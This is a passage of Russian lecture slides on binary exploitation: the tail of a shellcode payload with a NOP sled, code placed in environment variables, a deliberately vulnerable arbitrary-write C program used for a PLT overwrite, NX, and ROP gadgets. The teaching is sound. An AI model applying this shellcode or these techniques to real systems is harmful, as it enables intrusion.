  "\x50" # push %eax
  "\x53" # push %ebx
  "\x89\xe1" # mov %esp, %ecx
  +"\x40"*11+ # incl %eax
  "\x89\xca" # mov %ecx, %edx
  "\xcd\x80" # int $0x80
)
NOP = "\x90"
print ADDR * 32 +\
  NOP * 500 + SHELL
```

Маленькие проблемы

- Стек переполняется, но чуть-чуть
  - Код не влезет, но адрес возврата перепишется
- Адрес возврата не переписывается, но переписывается что-нибудь другое


ABI запуска процессов

- Перед выполнением первой инструкции стек выглядит так




ABI запуска процессов

- Перед выполнением первой инструкции стек выглядит так
- Переменные окружения envp где-то в стеке
- Про auxv знать пока не надо



ABI запуска процессов

- Перед выполнением первой инструкции стек выглядит так
- Переменные окружения `envp` где-то в стеке
- Про `auxv` знать пока не надо
- У дна фиксированный адрес `0xbffffffc` (нет)



Код в envp

- Небольшое переполнение:
  - Адрес возврата переписался
  - Больше места нет и код не влез

Код в envp

- Небольшое переполнение:
  - Адрес возврата переписался
  - Больше места нет и код не влез
- Положим код в переменную окружения
  - Они тоже в стеке

Проблема

- Адрес возврата не переписывается
  - Зато переписывается что-нибудь другое

Перезапись PLT

- PLT — таблица, с реальными адресами библиотечных функций
-
```
$ readelf -a plt
.rel.plt:
0804a00c printf@GLIBC_2.0
.symtab:
080484eb pwned
$ echo 0804a00c 080484eb \
  | ./plt
*0x804a00c = 0x80484eb
pwned()
```

plt.c

```c
#include <stdio.h>

void pwned() {
  puts("pwned()\n");
}

int main() {
  int *a;
  unsigned int v;
  scanf("%x %x", &a, &v);
  printf("*%p = %p\n", a, v);
  *a = v;
  printf("done");
}
```

Большие проблемы

- NX
- ASLR

NX

- `man 2 mmap`

`PROT_EXEC`	Pages may be executed
`PROT_READ`	Pages may be read
`PROT_WRITE`	Pages may be written
`PROT_NONE`	Pages may not be accessed

NX

- `man 2 mmap`

`PROT_EXEC`	Pages may be executed
`PROT_READ`	Pages may be read
`PROT_WRITE`	Pages may be written
`PROT_NONE`	Pages may not be accessed

- Сделать стек не исполняемым

NX

- `man 2 mmap`

`PROT_EXEC`	Pages may be executed
`PROT_READ`	Pages may be read
`PROT_WRITE`	Pages may be written
`PROT_NONE`	Pages may not be accessed

- Сделать стек не исполняемым
- Ещё лучше: не иметь страниц, которые одновременно W и X

NX

- `man 2 mmap`

`PROT_EXEC`	Pages may be executed
`PROT_READ`	Pages may be read
`PROT_WRITE`	Pages may be written
`PROT_NONE`	Pages may not be accessed

- Сделать стек не исполняемым
- Ещё лучше: не иметь страниц, которые одновременно W и X
  - $\Rightarrow$ записанный куда-то код не исполнить
  - Победа! (нет)

Return-Oriented Programming


- Записанный извне код не исполнить $\Rightarrow$ довольствоваться имеющимся

Return-Oriented Programming


- Записанный извне код не исполнить $\Rightarrow$ довольствоваться имеющимся
- Гаджеты
  - Ошмётки кода, заканчивающиеся на `ret`
  - Изредка не на `ret`

- `intl $0x80`
- ```
  movl %eax, (%edx)
  popl %ebx
  ret
  ```
- ```
  addl %esi, %eax
  popl %ebx
  popl %esi
  popl %edi
  ret
  ```
- ```
  pushl %eax
  call %ebx
  ```
  ```

Return-Oriented Programming

- Записанный извне код не исполнить $\Rightarrow$ довольствоваться имеющимся
- Гаджеты
  - Ошмётки кода, заканчивающиеся на `ret`
  - Изредка не на `ret`
- Напихать гаджетов в стек в нужном порядке

- `intl $0x80`
- ```
  movl %eax, (%edx)
  popl %ebx
  ret
  ```
- ```
  addl %esi, %eax
  popl %ebx
  popl %esi
  popl %edi
  ret
  ```
- ```
  pushl %eax
  call %ebx
  ```
  ```


ROP


0x10aabbcc:
int $0x80
0x11aabbcc:
pop %eax
pop %ebx
ret
0x12aabbcc:
movl %eax,(%ebx)
ret
main:
...
ret
esp
eip
argv
argc
ret:libc
saved ebp
buf
main

ROP



0x10aabbcc:
int $0x80
0x11aabbcc:
pop %eax
pop %ebx
ret
0x12aabbcc:
movl %eax,(%ebx)
